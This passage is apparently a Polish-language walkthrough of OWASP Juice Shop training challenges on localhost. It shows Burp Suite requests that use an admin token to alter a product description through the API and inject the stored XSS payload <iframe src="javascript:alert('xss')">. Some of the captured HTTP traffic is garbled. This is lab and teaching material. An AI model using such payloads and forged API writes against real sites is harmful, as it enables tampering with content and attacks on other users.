
Max. 160 characters 19/160

Rating

CAPTCHA: What is 8-1+5 ?

Result *
12

> Submit




W ten sposób udało się ukończyć zadanie.

3 Wyzwania 3-gwiazdkowe

3.1 API-only XSS oraz Forged Review



Zadanie polega na wykonaniu ataku XSS, lecz w tym przypadku konieczne będzie wykorzystanie wystawionego przez aplikację API. Głównym celem wyzwania jest wykazanie, że aplikacja nieodpowiednio waliduje, oczyszcza lub chroni dane wejściowe otrzymane z zapytań API, co umożliwia wstrzygnięcie i wykonanie kodu JavaScript w aplikacji OWASP Juice Shop. By zrealizować zadanie należy wyświetlić odpowiedni alert, którego treść potwierdza wykonanie ataku XSS.

Pierwszym krokiem w celu odnalezienia API, które mogłoby posłużyć jako cel ataku, było skorzystanie z wbudowanej w przeglądarkę sposobności podglądu kodu pliku main.js, w którym wyszukana została fraza „api”.




Wyświetlonych zostało kilka różnych API – na przykład: powiązane z użytkownikami oraz produktami z menu. Z uwagi na fakt, iż produkty dostępne są z poziomu bazowej strony, wykorzystane zostało ów API.

W celu zainicjowania połączenia z API skierowanym do obsługi produktów zamieszczony został testowy wpis, a następnie ciąg wydarzeń został wyszukany w aplikacji BurpSuite pozwalającej na prześledzenie poszczególnych zapytań kierowanych do aplikacji webowej.



Odnalezione zostało zapytanie kierowane bezpośrednio do API



Następnie zmieniona została treść zapytania, tak by odwoływało się ono do API powiązanego z produktami dostępnymi z poziomu głównego menu. Metoda GET doprowadziła do wyświetlenia informacji powiązanych ze wszystkimi rodzajami soków.

```

Request:
GET /api/Products/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
    like Gecko) Chrome/96.0.4664.45 Safari/537.36
Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJxdFodXMhDlJzdmNjZmNzIiwiZGF0YSI6eyJpZC16M
    Es1yv2zXJuWl1i1i1w1Zh1haw1i0J02XN0GgHtY1wLnb1s1nBcN8b3X1joiMT5W9Q00Mh2
    2y1v2z15m2nhtAy0nlyHTwE021O6ELCjy2x1i1o1y1v9zdg9tZK1LLCjK2h1b1G1G1s1meh
    2y9Rz12R1Zf1bHuc32h1i1w1d980eFnA1y31jC1G1s1z1e1z0mN0x21j1p0cn1Lc1jcavhGwK01G
    1yMD1z1T1LT1W1DEx01Ix014j1QMSA1MD49dALLCj1cGRhGvK0X01i1yMD1z1T1LT1W1DEx01x0
    14j1QMSA1MD49dALLCj1cGRhGvK0X01i1yMD1z1T1LT1W1DEx01x0
    0xNa1hV2a4MKhE0k2zB1dLHMsVr7W9n4t770v4d0pJF.1ckPeYdwqjSNh7tCoG663cSr3eR9EE
    axy3S5STM7i1wH972vn1q1X9Y041A)zjhbedi1z1e1y0h1vukdb06F3HrDeP24lC
    6 sec-ch-ua-mobile: no
    7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
        like Gecko) Chrome/96.0.4664.45 Safari/537.36
    8 sec-ch-ua-platform: "Linux"
    9 sec-ch-ua-version: "142.0.2318.152"
    10 Sec-Fetch-Mode: cors
    11 Sec-Fetch-Dest: empty
    12 Referer: http://localhost:3000/
    13 Accept-Encoding: gzip, deflate
    14 Accept-Language: en-US,en;q=0.9
    15 Cookie: welcomebanner_status=dismis; cookieconsent_status=dismis;
    token: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJxdFodXMhDlJzdmNjZmNzIiwiZGF0YSI6eyJpZC16M
        Es1yv2zXJuWl1i1i1w1Zh1haw1i0J02XN0GgHtY1wLnb1s1nBcN8b3X1joiMT5W9Q00Mh2
        2y1v2z15m2nhtAy0nlyHTwE021O6ELCjy2x1i1o1y1v9zdg9tZK1LLCjK2h1b1G1G1s1meh
        2y9Rz12R1Zf1bHuc32h1i1w1d980eFnA1y31jC1G1s1z1e1z0mN0x21j1p0cn1Lc1jcavhGwK01G
        1yMD1z1T1LT1W1DEx01Ix014j1QMSA1MD49dALLCj1cGRhGvK0X01i1yMD1z1T1LT1W1DEx01x0
        14j1QMSA1MD49dALLCj1cGRhGvK0X01i1yMD1z1T1LT1W1DEx01x0
        0xNa1hV2a4MKhE0k2zB1dLHMsVr7W9n4t770v4d0pJF.1ckPeYdwqjSNh7tCoG663cSr3eR9EE
        axy3S5STM7i1wH972vn1q1X9Y041A)zjhbedi1z1e1y0h1vukdb06F3HrDeP24lC
    16 If-None-Match: W/"1767-eF0F61B9+duK2Bp+j7v1XnQ"
    17 Connection: close
    18
    19

```

```

Response:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
ETag: W/"30b-07272d49F2rnn0t02Qlaks"
Date: Sat, 20 May 2023 11:04:37 GMT
Connection: close
Content-Length: 12475
1
    "status": "success",
    "data": [
        {
            "id": 1,
            "name": "Apple Juice (100ml)",
            "description": "The all-time classic.",
            "price": 1.99,
            "deluxePrice": 0.99,
            "image": "apple_juice.jpg",
            "createdAt": "2023-05-20T09:18:26.954Z",
            "updatedAt": "2023-05-20T09:18:26.954Z",
            "deletedAt": null
        },
        {
            "id": 2,
            "name": "Orange Juice (100ml)",
            "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
            "price": 2.99,
            "deluxePrice": 1.49,
            "image": "orange_juice.jpg",
            "createdAt": "2023-05-20T09:18:26.954Z",
            "updatedAt": "2023-05-20T09:18:26.954Z",
            "deletedAt": null
        }
    ],
    "id": 3,
    "name": "Grapefruit Juice (100ml)",
    "description": "Now with even more exotic flavour.",
    "price": 1.99,
    "deluxePrice": 0.99,
    "image": "eggfruit_juice.jpg",
    "createdAt": "2023-05-20T09:18:26.954Z",
    "updatedAt": "2023-05-20T09:18:26.954Z",
    "deletedAt": null
}

```

Kolejnym krokiem było odfiltrowanie jednego soku, na którym skupiona zostanie uwaga w dalszych krokach przeprowadzanego ataku. W tym przypadku będzie to sok jabłkowy.


```

Request:
GET /api/Products/1/ HTTP/1.1
Host: localhost:3000
Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Version: "142.0.2318.152"
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: welcomebanner_status=dismis; cookieconsent_status=dismis;
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJxdFodXMhDlJzdmNjZmNzIiwiZGF0YSI6eyJpZC16M
    Es1yv2zXJuWl1i1i1w1Zh1haw1i0J02XN0GgHtY1wLnb1s1nBcN8b3X1joiMT5W9Q00Mh2
    2y1v2z15m2nhtAy0nlyHTwE021O6ELCjy2x1i1o1y1v9zdg9tZK1LLCjK2h1b1G1G1s1meh
    2y9Rz12R1Zf1bHuc32h1i1w1d980eFnA1y31jC1G1s1z1e1z0mN0x21j1p0cn1Lc1jcavhGwK01G
    1yMD1z1T1LT1W1DEx01Ix014j1QMSA1MD49dALLCj1cGRhGvK0X01i1yMD1z1T1LT1W1DEx01x0
    14j1QMSA1MD49dALLCj1cGRhGvK0X01i1yMD1z1T1LT1W1DEx01x0
    0xNa1hV2a4MKhE0k2zB1dLHMsVr7W9n4t770v4d0pJF.1ckPeYdwqjSNh7tCoG663cSr3eR9EE
    axy3S5STM7i1wH972vn1q1X9Y041A)zjhbedi1z1e1y0h1vukdb06F3HrDeP24lC
    6 sec-ch-ua-mobile: no
    7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
        like Gecko) Chrome/96.0.4664.45 Safari/537.36
    8 sec-ch-ua-platform: "Linux"
    9 sec-ch-ua-version: "142.0.2318.152"
    10 Sec-Fetch-Mode: cors
    11 Sec-Fetch-Dest: empty
    12 Referer: http://localhost:3000/
    13 Accept-Encoding: gzip, deflate
    14 Accept-Language: en-US,en;q=0.9
    15 Cookie: welcomebanner_status=dismis; cookieconsent_status=dismis;
    token: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJxdFodXMhDlJzdmNjZmNzIiwiZGF0YSI6eyJpZC16M
        Es1yv2zXJuWl1i1i1w1Zh1haw1i0J02XN0GgHtY1wLnb1s1nBcN8b3X1joiMT5W9Q00Mh2
        2y1v2z15m2nhtAy0nlyHTwE021O6ELCjy2x1i1o1y1v9zdg9tZK1LLCjK2h1b1G1G1s1meh
        2y9Rz12R1Zf1bHuc32h1i1w1d980eFnA1y31jC1G1s1z1e1z0mN0x21j1p0cn1Lc1jcavhGwK01G
        1yMD1z1T1LT1W1DEx01Ix014j1QMSA1MD49dALLCj1cGRhGvK0X01i1yMD1z1T1LT1W1DEx01x0
        14j1QMSA1MD49dALLCj1cGRhGvK0X01i1yMD1z1T1LT1W1DEx01x0
        0xNa1hV2a4MKhE0k2zB1dLHMsVr7W9n4t770v4d0pJF.1ckPeYdwqjSNh7tCoG663cSr3eR9EE
        axy3S5STM7i1wH972vn1q1X9Y041A)zjhbedi1z1e1y0h1vukdb06F3HrDeP24lC
    16 If-None-Match: W/"1767-eF0F61B9+duK2Bp+j7v1XnQ"
    17 Connection: close
    18
    19

```

Skupiąc swoją uwagę już wyłącznie na soku jabłkowym, wykonano próbę przesłania metody PUT z przekazywanymi atrybutami soku, mając nadzieję, iż dojdzie do zmiany wartości. Próba ta została jednak odrzucona, a zmiana nie została wprowadzona w obrębie aplikacji.

Pierwszym podejrzeniem odnoszącym się do powodu braku powodzenia było powiązanie konkretnych ograniczeń uprawnień, które może posiadać w obrębie swojego konta przeciety użytkownik portalu. Wykonana została zatem próba zalogowania się jako użytkownik administracyjny, przy wykorzystaniu metody opisywanej w jednym ze wcześniejszych rozdziałów – było to bowiem również dostępne wyzwanie.



Po poprawnym zalogowaniu się na konto administratora, możliwe było wykonanie dowolnej akcji (tutaj wykorzystana, przeprowadzona akcja logowania się na portal) w celu pozyskania tokenu odpowiadającego za powiązane danej sesji z konkretnym użytkownikiem.

Wspomniany token przekazany został jako podmieniona wartość jednego z atrybutów metody PUT, dzięki czemu wysyłane żądanie było obarczone powiązaniem z administratorem, który przeważnie posiada znacząco wyższe uprawnienia względem standardowego użytkownika.

Ponownie zmieniona została wartość parametru `description` odpowiedzialnego za opis pozycji z menu. Tym razem jednak akcja zakończyła się powodzeniem, a tym samym zmianą treści opisu na głównej stronie Juice Shop.

Request

```

Pretty Raw Hex ⌂ ⌄ ⌅ ⌆
1 PUT /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Content-Type: application/json
6 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwic2ZFOYSEyJpZC16MjEsInVzZXJuYWlIiJoiIiwiZWlhawWiOjJOZKN0QGd
YmhsLmhvbS1sInBhcnR9B83JkIoiMTC5YW00MW12LyZ15N2NeMTAyOWUyMTIwNDZlODEiLCjb2x1IiioiY3Vzg9tZXiilCjkZwXleGVub2lbiI6IiIsImxh
3RMb2dpbkwlIjoiMC4wJAUuMC1sInByb2ZpbGVjbWFnZS16Ii9hcm9NIiHmVCHVibGljL2ltYwdlcy9lCgxvYWFzL2RlZmF1bHOUc3Zniwidg90cFNLY3jlCI6Ii
IsImzOWNa0XZlIjp0cnVLCCjcmVhdGvkOX0i0iYMDiZlTA1LTivIDEoIx0jI4Lj01MSarODA6MDALCj1cGrhdGvkOX0i0iYMDiZlTA1LTivIDEoIx0j
4Lj01MSArMDAGMdiA1LCjkZw1lGvK0X0i0e51bGx9LCJpYX0i0jE20D010DE20T1L.Mq-11ghLw.lq07IMOKnAiVzaA2HKEOkz2Et dRLH6M5Vr7MMh9v4T70VB4do
bJF_IckKeyPzwdqjSNXHs7tCo6u63cSr3eR93EEaxYScsTMvTiwMG5yZwnJqlX9Y041Aj2hjpediKzIpIeY0hpvolukdb0GfJfHrDePZ4bIc
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
9 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 sec-ch-ua-version: "0"
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwic2ZFOYSEyJpZC16MjEsInVzZXJuYWlIiJoiIiLCjbWFpbCI6ImFkbWluQGp1
aWNLXN0Lw9iIiwcIpcz3dvcQ0i0iIwMTkyMDizYTdiyM03MzIi1MDUuNmYwNj1kZjE4YjUwMCIsInjvGUoiJhZGpbIsImRlbHV4ZVRva2vUjoiIiwiBgfzd
ExZlLwSXaI0i1iLCJwm3maWx1Sw1hZ2U1oJhc3NlhdMvchVibGljL2ltYwdlcy9lCgxvYWFzL2RlZmF1bHQBZGpb15vbmcilCj0b8RwU2VjcmVOTjoiIiwiAx
NBV3RpdmUiOnRydWUinNyZWF0ZWRBC16IjIwMjMtMDUtMjAgMDkGmtg6MjYuMjIxIcsWdewKicsInVzGF0ZWRbdC16IjIwMjMtMDUtMjAgMDkGmtg6MjYuMjI
xICsMdowMCIsImRLgW0ZWBdC16bnVsboHoIihdC16MTy4NDU4MzE5NKO.IH9+fl1vK8cx7jih63cHXf9Q00ReUrxw6shQSAa8TU1i0i9sa8KRpqOpWfEvjYu
GdKzb_0_yxhx0UvuUux9AdWtzk5PxOr4s2Ln7FACvL7gMcDAFBzRx0Cmc596L_v0G3v-0PbGfhqNdxV4ryUAW_Lzgo0tZ2UOPRZ8
18 If-None-Match: W/"1767-eF0P6LB9+9j duKbKpF7vj1Xnj0"
19 Connection: close
20 Content-Length: 33
21 {
    "description": "Test zmiana BAW"
}


```

Response

```

Pretty Raw Hex Render ⌂ ⌄ ⌅ ⌆
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 251
9 ETag: W/"fb-zp2KcsOYdnYUyK3xmJDTi6HVGO"
10 Vary: Accept-Encoding
11 Date: Sat, 20 May 2023 11:54:01 GMT
12 Connection: close
13
14 {
    "status": "success",
    "data": {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "Test zmiana BAW",
        "price": 1.99,
        "deluxePrice": 0.99,
        "image": "apple.juice.jpg",
        "createdAt": "2023-05-20T09:18:26.954Z",
        "updatedAt": "2023-05-20T11:54:01.189Z",
        "deletedAt": null
    }
}

```



Powyższe grafiki potwierdzają wprowadzoną w obrębie produktu zmianę. Czynność ta zobrazowała, że przytaczane pole tekstowe wchodzi w pełną interakcję z użytkownikiem. Ponadto wykonanie opisywanych akcji przyniosło skutek w postaci uznania przez systemem wyzwania towarzyszącego, którego celem było dokonanie zmiany w obrębie recenzji produktu z konta innego użytkownika, niż to który utworzył użytkownik. Tutaj nie doszło stricte do zmiany treści recenzji, lecz opisu produktu, natomiast – co wynika z przebiegu eksperymentu – to również pozwalało na uznanie wyzwania.

Pozostałą czynnością do wykonania poprawnego ataku XSS realizowanego przy wykorzystaniu API Juice Shop było dokonanie zmiany w obrębie wykorzystywanego pola tekstowego, oraz zaimplementowanie przykładowego kodu XSS (tutaj: wyświetla on komunikat o błędzie o treści „XSS”).


```
Request
Pretty Raw Hex ⌂ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ ⌊ ⌋

1 PUT /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Content-Type: application/json
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCbhbGciOiJSUzI1NiJ9.eyJzdGFdXMIoiZj2dNjZXNzIwIzYOF0SIyEjeJpZC16MgEsInVzZXJuW1lJoiIwiw1ZWhaW1oiJOZKNUOGdtS9M52dpnbk1WjoiMc16AuMC1sByNbzbGzJwDfNzIwIzI1NiJ9hCnLdhMvCvHbG1LzT1yLcylSjWzIwIzI1NiJ9c069fCNy3J1cD61Ii1S1m1Q0001c0001MD1zH4bWgk1X0Q101yHDLzT1L1T1lDE0x1i0x01I
7 GET /api/Products/1 HTTP/1.1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36KHTML, like Gecko Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=ey0eXAiOiJKV1QiLCbhbGciOiJSUzI1NiJ9.eyJzdGFdXMIoiZj2dNjZXNzIwIzYOF0SIyEjeJpZC16MgEsInVzZXJuW1lJoiIwiw1ZWhaW1oiJOZKNUOGdtS9M52dpnbk1WjoiMc16AuMC1sByNbzbGzJwDfNzIwIzI1NiJ9hCnLdhMvCvHbG1LzT1yLcylSjWzIwIzI1NiJ9c069fCNy3J1cD61Ii1S1m1Q0001c0001MD1zH4bWgk1X0Q101yHDLzT1L1T1lDE0x1i0x01I
17 GET /api/Products/1 HTTP/1.1
18 Connection: close
19 Content-Length: 58
20 {
  "description": "<iframe src=\"javascript:alert('xss')\">"}

Response
Pretty Raw Hex Render ⌂ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ ⌊ ⌋

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self';
6 Referrer-Policy: /jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 276
9 ETag: W/114-Ag1K5c2uSzXZPHQMSUL4y7nq
10 Vary: Accept-Encoding
11 Date: Sat, 20 May 2023 11:57:57 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "id": 1,
    "name": "Apple Juice (1000ml)",
    "price": 1.99,
    "deluxePrice": 0.99,
    "image": "apple_juice.jpg",
    "createdAt": "2023-05-20T09:18:26.500Z",
    "updatedAt": "2023-05-20T11:57:57.000Z",
    "deletedAt": null
  }
}
```

Metoda PUT została zaakceptowana przez API, a zmiana wprowadzona w obrębie aplikacji webowej. W celu weryfikacji poprawności przeprowadzonej akcji udało się na główną stronę Juice Shop, wybrano z dostępnych pozycji sok jabłkowy, któremu poświęcone były wszystkie akcje. Wszystkie te kroki poskutkowały uznaniem wyzwania oraz wyświetleniem komunikatu o błędzie, którego treść odpowiadała wcześniej wprowadzonej w obrębie BurpSuite wartości: „XSS”.



3.2 Client-side XSS Protection

Pierwszym krokiem, który był konieczny do wykonania w obrębie wyzwania Client-side XSS Protection było zidentyfikowania dowolnej formy zabezpieczeń, które nałożone są na użytkownika Juice Shop. Pierwszym polem tekstowym, które posiadało pewną formę filtracji wprowadzanej treści i które zostało odkryte w ramach poszukiwań był obszar przeznaczony do wpisywania adresu mailowego w formularzu rejestracji nowego użytkownika.

User Registration

Email *
qwerty

Email address is not valid.

Password *

① Password must be 5-40 characters long. 6/20

Repeat Password *

6/40

Show password advice

Security Question *
Your eldest sibling's middle name? ▾

① This cannot be changed later!

Answer *
qwerty

 Register

Already a customer?

Konieczne było wprowadzenie tekstu, który realnie mógłby reprezentować adres mailowy, a zatem podlegał pod format składni z uwzględnieniem domeny (na przykład: @gmail.com). Wartość została zatem zmieniona na qwerty@gmail.com, tak by odpowiednio dostosować się do wymogów pola tekstowego. Akcja zakończyła się powodzeniem, a użytkownik został dodany do bazy, co potwierdza wycinek ruchu sieciowego widoczny w narzędziu BurpSuite.

| Burp Suite Community Edition v2021.10.3 - Temporary Project | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
|---|-----------------------|--|--|-----------------------------------|--------|----------|--------|-----------|-----------|-----------|---------|---------|----|----------|-----------------|---------|----------|---------------|--|-----------------|--|--------------|--|-------|--|--|--|--|--|--|
| Burg | | Project | | Intruder | | Repeater | | Window | | Help | | | | | | | | | | | | | | | | | | | | |
| Dashboard | | Target | | Proxy | | Intruder | | Repeater | | Sequencer | | Decoder | | Comparer | | Logger | | Extender | | Project options | | User options | | Learn | | | | | | |
| Intercept | HTTP history | WebSockets history | Options | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| Filter: Hiding CSS, image and general binary content | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
